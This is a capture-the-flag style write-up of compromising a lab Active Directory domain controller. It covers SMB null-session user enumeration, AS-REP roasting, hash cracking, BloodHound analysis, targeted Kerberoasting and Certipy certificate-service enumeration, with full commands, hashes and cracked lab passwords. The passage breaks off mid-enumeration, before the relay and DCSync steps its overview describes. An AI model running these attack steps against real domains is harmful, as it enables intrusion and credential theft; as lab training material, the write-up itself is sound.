
Overview
The machine starts by abusing smb null authentication to enumerate users and as-rep roasting that yields credentials for jtrueblood, using bloodhound to find a generic write over bbrown and leveraging targeted kerberoasting to obtain his credentials. With access as bbrown, enumerating adcs with certipy reveals esc8 and coercing the domain controller to relay to the web enrollment endpoint yields a certificate as dc01$ that enables dcsync to get shell as domain administrator.
Enumeration
We start with nmap scan
┌─[]─[10.200.55.236]─[jimmex@attacker]─[~/HSM/Shadowgate]
└──╼ [★]$ nmap -sC -sV -vv -oA init 10.1.218.199
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-21 05:09 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 05:09
Completed NSE at 05:09, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 05:09
Completed NSE at 05:09, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 05:09
Completed NSE at 05:09, 0.00s elapsed
Initiating Ping Scan at 05:09
Scanning 10.1.218.199 [2 ports]
Completed Ping Scan at 05:09, 0.14s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 05:09
Completed Parallel DNS resolution of 1 host. at 05:09, 6.60s elapsed
Initiating Connect Scan at 05:09
Scanning 10.1.218.199 [1000 ports]
Discovered open port 53/tcp on 10.1.218.199
Discovered open port 135/tcp on 10.1.218.199
Discovered open port 3389/tcp on 10.1.218.199
Discovered open port 139/tcp on 10.1.218.199
Discovered open port 80/tcp on 10.1.218.199
Discovered open port 445/tcp on 10.1.218.199
Discovered open port 88/tcp on 10.1.218.199
Discovered open port 464/tcp on 10.1.218.199
Discovered open port 389/tcp on 10.1.218.199
Discovered open port 593/tcp on 10.1.218.199
Discovered open port 5985/tcp on 10.1.218.199
Discovered open port 3269/tcp on 10.1.218.199
Discovered open port 636/tcp on 10.1.218.199
Discovered open port 3268/tcp on 10.1.218.199
Completed Connect Scan at 05:10, 13.84s elapsed (1000 total ports)
Initiating Service scan at 05:10
Scanning 14 services on 10.1.218.199
Completed Service scan at 05:10, 48.21s elapsed (14 services on 1 host)
NSE: Script scanning 10.1.218.199.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 05:10
NSE Timing: About 99.95% done; ETC: 05:11 (0:00:00 remaining)
Completed NSE at 05:11, 40.10s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 05:11
Completed NSE at 05:11, 2.78s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 05:11
Completed NSE at 05:11, 0.01s elapsed
Nmap scan report for 10.1.218.199
Host is up, received syn-ack (0.16s latency).
Scanned at 2026-08-21 05:09:47 EDT for 105s
Not shown: 986 filtered tcp ports (no-response)
PORT STATE SERVICE REASON VERSION
53/tcp   open  domain        syn-ack Simple DNS Plus
80/tcp   open  http          syn-ack Microsoft IIS httpd 10.0
| _http-server-header: Microsoft-IIS/10.0
| http-methods:
| Supported Methods: OPTIONS TRACE GET HEAD POST
| _ Potentially risky methods: TRACE
| _http-title: IIS Windows Server
88/tcp   open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2026-08-21 09:10:07Z)
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: shadow.gate0., Site: Default-First-Site-Name)
| _ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC01.shadow.gate
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.shadow.gate
| Issuer: commonName=shadow-DC01-CA/domainComponent=shadow
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-01-15T01:10:24
| Not valid after: 2027-01-15T01:10:24
| MD5: 5d22:4c5c:3d19:1ae9:d19a:2cf8:345d:14f6
| SHA-1: 2db8:b2b4:3549:bb0d:519f:1e00:845d:0531:b9fe:3390
| -----BEGIN CERTIFICATE-----
| MIIGLDCCBRSgAwIBAgITIAAAAALNftOUa+rjsQAAAAAAAjANBgkqhkiG9w0BAQsF
< SNIP>
| Ar/4RnwhpdeFPSfbwmxxefBEO5fchjx1TyabLkPhe337OzfHAqDfkwtDIIWR/mw4
| yVMj4J+ZfDZbkDXRP2fanJGo9LkuVnlACnH8qgrnyZh/bHrTPX7TbDjHYG8LMyI6
| _-----END CERTIFICATE-----
445/tcp  open  microsoft-ds? syn-ack
464/tcp  open  kpasswd5?     syn-ack
593/tcp  open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: shadow.gate0., Site: Default-First-Site-Name)
| _ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC01.shadow.gate
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.shadow.gate
| Issuer: commonName=shadow-DC01-CA/domainComponent=shadow
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-01-15T01:10:24
| Not valid after: 2027-01-15T01:10:24
| MD5: 5d22:4c5c:3d19:1ae9:d19a:2cf8:345d:14f6
| SHA-1: 2db8:b2b4:3549:bb0d:519f:1e00:845d:0531:b9fe:3390
| -----BEGIN CERTIFICATE-----
| MIIGLDCCBRSgAwIBAgITIAAAAALNftOUa+rjsQAAAAAAAjANBgkqhkiG9w0BAQsF
< SNIP>
| yVMj4J+ZfDZbkDXRP2fanJGo9LkuVnlACnH8qgrnyZh/bHrTPX7TbDjHYG8LMyI6
| _-----END CERTIFICATE-----
3268/tcp open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: shadow.gate0., Site: Default-First-Site-Name)
| _ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC01.shadow.gate
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.shadow.gate
| Issuer: commonName=shadow-DC01-CA/domainComponent=shadow
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-01-15T01:10:24
| Not valid after: 2027-01-15T01:10:24
| MD5: 5d22:4c5c:3d19:1ae9:d19a:2cf8:345d:14f6
| SHA-1: 2db8:b2b4:3549:bb0d:519f:1e00:845d:0531:b9fe:3390
| -----BEGIN CERTIFICATE-----
| MIIGLDCCBRSgAwIBAgITIAAAAALNftOUa+rjsQAAAAAAAjANBgkqhkiG9w0BAQsF
| ADBHMRQwEgYKCZImiZPyLGQBGRYEZ2F0ZTEWMBQGCgmSJomT8ixkARkWBnNoYWRv
< SNIP>
| Ar/4RnwhpdeFPSfbwmxxefBEO5fchjx1TyabLkPhe337OzfHAqDfkwtDIIWR/mw4
| yVMj4J+ZfDZbkDXRP2fanJGo9LkuVnlACnH8qgrnyZh/bHrTPX7TbDjHYG8LMyI6
| _-----END CERTIFICATE-----
3269/tcp open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: shadow.gate0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.shadow.gate
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.shadow.gate
| Issuer: commonName=shadow-DC01-CA/domainComponent=shadow
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-01-15T01:10:24
| Not valid after: 2027-01-15T01:10:24
| MD5: 5d22:4c5c:3d19:1ae9:d19a:2cf8:345d:14f6
| SHA-1: 2db8:b2b4:3549:bb0d:519f:1e00:845d:0531:b9fe:3390
| -----BEGIN CERTIFICATE-----
| MIIGLDCCBRSgAwIBAgITIAAAAALNftOUa+rjsQAAAAAAAjANBgkqhkiG9w0BAQsF
< SNIP>
| Ar/4RnwhpdeFPSfbwmxxefBEO5fchjx1TyabLkPhe337OzfHAqDfkwtDIIWR/mw4
| yVMj4J+ZfDZbkDXRP2fanJGo9LkuVnlACnH8qgrnyZh/bHrTPX7TbDjHYG8LMyI6
| _-----END CERTIFICATE-----
| _ssl-date: TLS randomness does not represent time
3389/tcp open  ms-wbt-server syn-ack Microsoft Terminal Services
| _ssl-date: 2026-08-21T09:11:29+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=DC01.shadow.gate
| Issuer: commonName=DC01.shadow.gate
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-08-20T09:08:41
| Not valid after: 2027-02-19T09:08:41
| MD5: ac7f:f002:f6f3:9044:9579:db56:3efa:f6f2
| SHA-1: 9bc5:8e65:cd3d:bd1d:cc52:d35b:f9b2:1f2e:3592:8e1c
| -----BEGIN CERTIFICATE-----
< SNIP>
| _-----END CERTIFICATE-----
| rdp-ntlm-info:
| Target_Name: SHADOW
| NetBIOS_Domain_Name: SHADOW
| NetBIOS_Computer_Name: DC01
| DNS_Domain_Name: shadow.gate
| DNS_Computer_Name: DC01.shadow.gate
| Product_Version: 10.0.20348
| _ System_Time: 2026-08-21T09:10:50+00:00
5985/tcp open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| _http-server-header: Microsoft-HTTPAPI/2.0
| _http-title: Not Found
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| _clock-skew: mean: 0s, deviation: 0s, median: -1s
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 9554/tcp): CLEAN (Timeout)
| Check 2 (port 61324/tcp): CLEAN (Timeout)
| Check 3 (port 18039/udp): CLEAN (Timeout)
| Check 4 (port 25728/udp): CLEAN (Timeout)
| _ 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
| 3:1:1:
| _ Message signing enabled but not required
| smb2-time:
| date: 2026-08-21T09:10:51
| _ start_date: N/A

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 05:11
Completed NSE at 05:11, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 05:11
Completed NSE at 05:11, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 05:11
Completed NSE at 05:11, 0.01s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 112.08 seconds
The scan shows:
- Domain name is shadow.gate and the FQDN is DC01.shadow.gate.
- RDP and WinRM are open.
- There is no clock-skew.
SMB
We start by looking for low-hanging fruits on SMB, but Guest account is disabled and the null auth doesn't let us access the listing shares pipe
┌─[]─[10.200.55.236]─[jimmex@attacker]─[~/HSM/Shadowgate]
└──╼ [★]$ nxc smb 10.1.218.199 -u Guest -p '' --shares
SMB 10.1.218.199 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:shadow.gate) (signing:False) (SMBv1:False) (Nu
ll Auth:True) (DC:True)
SMB 10.1.218.199 445 DC01 [-] shadow.gate\Guest: STATUS_ACCOUNT_DISABLED

┌─[]─[10.200.55.236]─[jimmex@attacker]─[~/HSM/Shadowgate]
└──╼ [★]$ nxc smb 10.1.218.199 -u '' -p '' --shares
SMB 10.1.218.199 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:shadow.gate) (signing:False) (SMBv1:False) (Nu
ll Auth:True) (DC:True)
SMB 10.1.218.199 445 DC01 [+] shadow.gate\:
SMB 10.1.218.199 445 DC01 [-] Error enumerating shares: STATUS_ACCESS_DENIED
Even though the auth itself is allowed but the Pipe access isn't
┌─[]─[10.200.55.236]─[jimmex@attacker]─[~/HSM/Shadowgate]
└──╼ [★]$ nxc smb 10.1.218.199 -u '' -p ''
SMB 10.1.218.199 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:shadow.gate) (signing:False) (SMBv1:False) (Nu
ll Auth:True) (DC:True)
SMB 10.1.218.199 445 DC01 [+] shadow.gate\:
So I started looking for other pipes like users listing and we get a list of the users on the system
┌─[]─[10.200.55.236]─[jimmex@attacker]─[~/HSM/Shadowgate]
└──╼ [★]$ nxc smb 10.1.218.199 -u '' -p '' --users-export users.txt
SMB 10.1.218.199 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:shadow.gate) (signing:False) (SMBv1:False) (Nu
ll Auth:True) (DC:True)
SMB 10.1.218.199 445 DC01 [+] shadow.gate\:
SMB 10.1.218.199 445 DC01 -Username- -Last PW Set- -BadPW- -Description-

SMB 10.1.218.199 445 DC01 Administrator 2026-01-11 11:33:05 0 Built-in account for administering the computer/
domain
SMB 10.1.218.199 445 DC01 Guest < never> 0 Built-in account for guest access to the compute
r/domain
SMB 10.1.218.199 445 DC01 krbtgt 2026-01-12 02:45:27 0 Key Distribution Center Service Account
SMB 10.1.218.199 445 DC01 ATHENA 2026-03-04 15:23:19 0
SMB 10.1.218.199 445 DC01 mbrownlee 2026-03-04 15:24:05 0
SMB 10.1.218.199 445 DC01 bbrown 2026-01-15 14:24:07 0
SMB 10.1.218.199 445 DC01 jtrueblood 2026-04-28 18:14:47 0
SMB 10.1.218.199 445 DC01 jsmith 2026-03-04 15:26:29 0
SMB 10.1.218.199 445 DC01 clocke 2026-03-04 15:24:32 0
SMB 10.1.218.199 445 DC01 tclarke 2026-03-04 15:25:33 0
SMB 10.1.218.199 445 DC01 jbradford 2026-03-04 15:24:59 0
SMB 10.1.218.199 445 DC01 amoss 2026-03-04 15:25:52 0
SMB 10.1.218.199 445 DC01 [*] Enumerated 12 local users: SHADOW
SMB 10.1.218.199 445 DC01 [*] Writing 12 local users to users.txt
Access as JTrueblood
First thing to do when you don't have credentials but you have a list of users is to enumerate which of these users has the pre-auth disabled for them which means we get a crackable hash leading to the user's password if it was simple.
kerbrute generates the hash if the user is vulnerable and use --downgrade to make sure the hash is $23 which is easier and faster to crack.
As you can see the user jtrueblood is vulnerable
┌─[]─[10.200.55.236]─[jimmex@attacker]─[~/HSM/Shadowgate]
└──╼ [★]$ kerbrute userenum --dc 10.1.218.199 -d shadow.gate --downgrade users.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< / __/ / / /_/ / / / /_/ / /_/ __/
/_/|_|\___/_/ /_.___/_/ \__,_/\__/\___/

Version: dev (n/a) - 08/21/26 - Ronnie Flathers @ropnop

2026/08/21 05:16:16 > Using downgraded encryption: arcfour-hmac-md5
2026/08/21 05:16:16 > Using KDC(s):
2026/08/21 05:16:16 > 10.1.218.199:88

2026/08/21 05:16:16 > [+] VALID USERNAME: Administrator@shadow.gate
2026/08/21 05:16:16 > [+] VALID USERNAME: ATHENA@shadow.gate
2026/08/21 05:16:16 > [+] VALID USERNAME: mbrownlee@shadow.gate
2026/08/21 05:16:17 > [+] VALID USERNAME: jsmith@shadow.gate
2026/08/21 05:16:17 > [+] VALID USERNAME: bbrown@shadow.gate
2026/08/21 05:16:17 > [+] VALID USERNAME: clocke@shadow.gate
2026/08/21 05:16:17 > [+] VALID USERNAME: tclarke@shadow.gate
2026/08/21 05:16:17 > [+] VALID USERNAME: amoss@shadow.gate
2026/08/21 05:16:17 > [+] VALID USERNAME: jbradford@shadow.gate
2026/08/21 05:16:17 > [+] jtrueblood has no pre auth required. Dumping hash to crack offline:
$krb5asrep$23$jtrueblood@SHADOW.GATE:e63260334d622376c0d03e9cbad2549c$f93cff13eab81ba59e8b9557534a51491d50dd88b151c721ba52cff977a8e81f7db42782252f6d916e4be379
02cb401e41445614ecb0b11abc9c532f0fcf86030ba07c1cc74d0de9f635b57ecc8e1e652a575a9a13c2b2f8ace28bfcf204a2ab90db4d41b77639c405449975691b19da70c81af95fb5a76eb1879b
8d655bd98717a122e4d1fc44b0a17ff447fb56225594c109970e81a07c6cae26260bb760b6555176e454185cd46f2fd503e95cc515ae3ca644099979d1d51f13ad07627f07982f7a003cdb50e8a6c3
f40cabf1c90dcb2d01ee86366f83dd8b9d51a3a9064ddb61b6071ce98491a7b5
2026/08/21 05:16:17 > [+] VALID USERNAME: jtrueblood@shadow.gate
2026/08/21 05:16:17 > Done! Tested 12 usernames (10 valid) in 0.503 seconds
So we start cracking the hash above and we get the password is blood_brothers
┌─[]─[10.200.55.236]─[jimmex@attacker]─[~/HSM/Shadowgate]
└──╼ [★]$ hashcat -a 0 jtrueblood.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting in autodetect mode

< SNIP>

$krb5asrep$23$jtrueblood@SHADOW.GATE:e63260334d622376c0d03e9cbad2549c$f93cff13eab81ba59e8b9557534a51491d50dd88b151c721ba52cff977a8e81f7db42782252f6d916e4be379
02cb401e41445614ecb0b11abc9c532f0fcf86030ba07c1cc74d0de9f635b57ecc8e1e652a575a9a13c2b2f8ace28bfcf204a2ab90db4d41b77639c405449975691b19da70c81af95fb5a76eb1879b
8d655bd98717a122e4d1fc44b0a17ff447fb56225594c109970e81a07c6cae26260bb760b6555176e454185cd46f2fd503e95cc515ae3ca644099979d1d51f13ad07627f07982f7a003cdb50e8a6c3
f40cabf1c90dcb2d01ee86366f83dd8b9d51a3a9064ddb61b6071ce98491a7b5:blood_brothers

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$jtrueblood@SHADOW.GATE:e63260334d6223...91a7b5
Time.Started.....: Fri Aug 21 05:16:47 2026 (17 secs)
Time.Estimated...: Fri Aug 21 05:17:04 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   480.2 kH/s (1.29ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 9577472/14344385 (66.77%)
Rejected.........: 0/9577472 (0.00%)
Restore.Point....: 9576448/14344385 (66.76%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: bloodg6 -> blondii119@aol.com
Hardware.Mon.#1..: Util: 88%

Started: Fri Aug 21 05:16:42 2026
Stopped: Fri Aug 21 05:17:05 2026
So we revisit the shares again now as we have valid creds, but nothing interesting about it
┌─[]─[10.200.55.236]─[jimmex@attacker]─[~/HSM/Shadowgate]
└──╼ [★]$ nxc smb 10.1.218.199 -u 'jtrueblood' -p 'blood_brothers' --shares
SMB 10.1.218.199 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:shadow.gate) (signing:False) (SMBv1:False) (Nu
ll Auth:True) (DC:True)
SMB 10.1.218.199 445 DC01 [+] shadow.gate\jtrueblood:blood_brothers
SMB 10.1.218.199 445 DC01 [*] Enumerated shares
SMB 10.1.218.199 445 DC01 Share Permissions Remark
SMB 10.1.218.199 445 DC01 ----- ----------- ------
SMB 10.1.218.199 445 DC01 ADMIN$ Remote Admin
SMB 10.1.218.199 445 DC01 C$ Default share
SMB 10.1.218.199 445 DC01 CertEnroll READ Active Directory Certificate Services share
SMB 10.1.218.199 445 DC01 IPC$ READ Remote IPC
SMB 10.1.218.199 445 DC01 NETLOGON READ Logon server share
SMB 10.1.218.199 445 DC01 SYSVOL READ Logon server share
Access as BBrown
BloodHound Data
So we start collecting BloodHound data using rusthound
┌─[]─[10.200.55.236]─[jimmex@attacker]─[~/HSM/Shadowgate]
└──╼ [★]$ rusthound -i 10.1.218.199 -d shadow.gate -u jtrueblood -p 'blood_brothers' -z
---------------------------------------------------
Initializing RustHound at 05:18:08 on 08/21/26
Powered by g0h4n from OpenCyber
---------------------------------------------------

[2026-08-21T09:18:08Z INFO  rusthound] Verbosity level: Info
[2026-08-21T09:18:08Z INFO  rusthound::ldap] Connected to SHADOW.GATE Active Directory!
[2026-08-21T09:18:08Z INFO  rusthound::ldap] Starting data collection...
[2026-08-21T09:18:10Z INFO  rusthound::ldap] All data collected for NamingContext DC=shadow,DC=gate
[2026-08-21T09:18:10Z INFO  rusthound::json::parser] Starting the LDAP objects parsing...
[2026-08-21T09:18:10Z INFO  rusthound::json::parser] Parsing LDAP objects finished!
[2026-08-21T09:18:10Z INFO  rusthound::json::checker] Starting checker to replace some values...
[2026-08-21T09:18:10Z INFO  rusthound::json::checker] Checking and replacing some values finished!
[2026-08-21T09:18:10Z INFO  rusthound::json::maker] 13 users parsed!
[2026-08-21T09:18:10Z INFO  rusthound::json::maker] 61 groups parsed!
[2026-08-21T09:18:10Z INFO  rusthound::json::maker] 1 computers parsed!
[2026-08-21T09:18:10Z INFO  rusthound::json::maker] 7 ous parsed!
[2026-08-21T09:18:10Z INFO  rusthound::json::maker] 1 domains parsed!
[2026-08-21T09:18:10Z INFO  rusthound::json::maker] 2 gpos parsed!
[2026-08-21T09:18:10Z INFO  rusthound::json::maker] 21 containers parsed!
[2026-08-21T09:18:10Z INFO  rusthound::json::maker] .//20260821051810_shadow-gate_rusthound.zip created!

RustHound Enumeration Completed at 05:18:10 on 08/21/26! Happy Graphing!
As you can see the user JTrueblood has GenericWrite over the user BBrown which is a member of the group ADCS-READER means he probably can read the ADCS configuration and will be useful for us, so let's abuse that

The target has ADCS meaning we can try ShadowCredentials but I've done that a lot lately so I will go with the targeted Kerberoasting path. Both are non-destructive actions so it doesn't matter which one we'll go
Targeted Kerberoasting where we have GenericWrite over the user or write over his SPN attribute so we write a fake SPN to the user and make it vulnerable to the Kerberoasting to get the hash for that user.
targetedKerberoast.py script does all that automatically from the auth to the cleanup so we'll use it
┌─[]─[10.200.55.236]─[jimmex@attacker]─[~/HSM/Shadowgate]
└──╼ [★]$ targetedKerberoast.py -v -d 'shadow.gate' -u 'jtrueblood' -p 'blood_brothers' --request-user bbrown
[*] Starting kerberoast attacks
[*] Attacking user (bbrown)
[VERBOSE] SPN added successfully for (bbrown)
[+] Printing hash for (bbrown)
$krb5tgs$23$*bbrown$SHADOW.GATE$shadow.gate/bbrown*$f3334d56fb2591c8131afe87242a3c74$24c2f776b7d97584a701e1f7eab2e6fb83f977a62b881fd9a3f6efa18ca62d8eed5516a44
616e21ba5ec9760b25648678ba65bf78af9193389d9c3a27611907382a4a1489332639f77bedbfb22f9afcce0afc8a64a3a1126a367faf0f646275072<SNIP>
[VERBOSE] SPN removed successfully for (bbrown)
Then we'll try to crack the user's hash which gives us the password 12345678
┌─[]─[10.200.55.236]─[jimmex@attacker]─[~/HSM/Shadowgate]
└──╼ [★]$ hashcat -a 0 bbrown.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting in autodetect mode
< SNIP>

$krb5tgs$23$*bbrown$SHADOW.GATE$shadow.gate/bbrown*$f3334d56fb2591c8131afe87242a3c74$24c2f776b7d97584a701e1f7eab2e6fb83f977a62b881fd9a3f6efa18ca62d8eed5516a44
616e21ba5ec9760b25648678ba65bf78af9193389d9c3a27611907382a4a1489332639f77bedbfb22f9afcce0afc8a64a3a1126a367faf0f646275072bb1f85c8844d5e00a94faa29fd158aa8d39ce
c058639362abbf2417ca4f3e011ac9c35623e53ce00c87213949bfa502d798096a1ce08affcbf4b5505c89e360323c1702e8408e9b2891dd38494dd2f6049923e48d76dd6b2c4abe43fe9cecc733dc
ba7bbb5ecab5dbc3d69eb8186c678331c928649ff5dd704e4a9d2788914c7fff1f6b642ed5c67d5d404b59e25cde7b9edafde78b672ae1bdd915efa5509a301e501e9db8a5b59faa78b816bad860d6
20f8cb0def070a59877f17fd57bedec4dd994e12049f91355700782b2ce4f0eea6064a7e89d3b3e3cba541a24a7af73a94a7d5a5e440861ce76f5ad6344006e9a1e79fe87fde81ff58b736f9e2a4b4
272d8680c3a65338637bb2507b02d6177b11e44cad6125d1f83add0771123a2808d043b191489cd17e3a3ca7b2bd8b230d42adcdb500ec138d95a9fc82d5cc3de40cf2272008df02540ba13fa5e53b
eff<SNIP>
9edd4a0d26e7dcb6b05eb8eaabbbe3ed7613bc00383452e26ba95fcdfe3d5289ac2f606152b7c68872fb162995b5479655892472570a681d4c588b25b65c6f7c6695a81151db1ce44e7d8440245e90
1af1bf191de2a2d36dd5dc9d9d393:12345678

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*bbrown$SHADOW.GATE$shadow.gate/bbrown*...d9d393
Time.Started.....: Fri Aug 21 05:25:15 2026 (0 secs)
Time.Estimated...: Fri Aug 21 05:25:15 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   106.9 kH/s (3.43ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1024/14344385 (0.01%)
Rejected.........: 0/1024 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> bethany
Hardware.Mon.#1..: Util: 55%

Started: Fri Aug 21 05:25:09 2026
Stopped: Fri Aug 21 05:25:17 2026
As you can see the credentials are valid
┌─[]─[10.200.55.236]─[jimmex@attacker]─[~/HSM/Shadowgate]
└──╼ [★]$ nxc ldap 10.1.218.199 -u 'bbrown' -p '12345678'
LDAP 10.1.218.199 389 DC01 [*] Windows Server 2022 Build 20348 (name:DC01) (domain:shadow.gate) (signing:None) (channel binding:Never
)
LDAP 10.1.218.199 389 DC01 [+] shadow.gate\bbrown:12345678
ADCS Enumeration
And because we are part of the ADCS Readers group we start enumerating the ADCS using Certipy looking for vulnerable templates or CA misconfiguration
┌─[]─[10.200.55.236]─[jimmex@attacker]─[~/HSM/Shadowgate]
└──╼ [★]$ certipy find -dc-host DC01.shadow.gate -dc-ip 10.1.218.199 -u bbrown -p '12345678' -vulnerable -stdout
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'shadow-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'shadow-DC01-CA'
[*] Checking web enrollment for CA 'shadow-DC01-CA' @ 'DC01.shadow.gate'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name : shadow-DC01-CA
    DNS Name : DC01.shadow.gate
    Certificate Subject : CN=shadow-DC01-CA, DC=shadow, DC=gate
    Certificate Serial Number : 749A4BA2BEA3CFBC41ECDFAEE502E46C
    Certificate Validity Start : 2026-01-12 02:50:31+00:00
    Certificate Validity End : 2046-01-12 03:00:31+00:00
    Web Enrollment
      HTTP
        Enabled : True
      HTTPS
        Enabled : False
    User Specified SAN : Disabled
    Request Disposition : Issue
    Enforce Encryption for Requests : Enabled
    Active Policy : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner : SHADOW.GATE\Administrators
      Access Rights
        ManageCa : SHADOW.GATE\Administrators
                                          SHADOW.GATE\Domain Admins
                                          SHADOW.GATE\Enterprise Admins
        ManageCertificates : SHADOW.GATE\Administrators
                                          SHADOW.GATE\Domain Admins
                                          SHADOW.GATE\Enterprise Admins
        Enroll : SHADOW.GATE\Authenticated Users
    [!] Vulnerabilities
